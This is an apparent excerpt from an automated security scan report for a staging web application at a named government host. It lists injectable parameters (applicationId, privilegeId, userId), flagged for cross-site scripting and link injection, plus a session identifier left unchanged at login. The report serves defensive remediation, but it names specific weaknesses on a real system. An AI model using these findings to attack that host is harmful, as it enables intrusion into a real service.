The test result seems to indicate a vulnerability because the session identifiers in the Original Request (on the left) and in the Response (on the right) are identical. They should have been updated in the response.

CWE ID:

613

Remediation Tasks

URL	Remediation Tasks	Addressed Security Issues
https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (1)		
	Review possible solutions for hazardous character injection (High) Parameter: applicationId	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (1)		
	Review possible solutions for hazardous character injection (High) Parameter: privilegeId	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (1)		
	Review possible solutions for hazardous character injection (High) Parameter: userId	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
https://upt-stage.nci.nih.gov/uptlogin/Login.do (1)		
	Do not accept externally created session identifiers (Medium)	Session Identifier Not Updated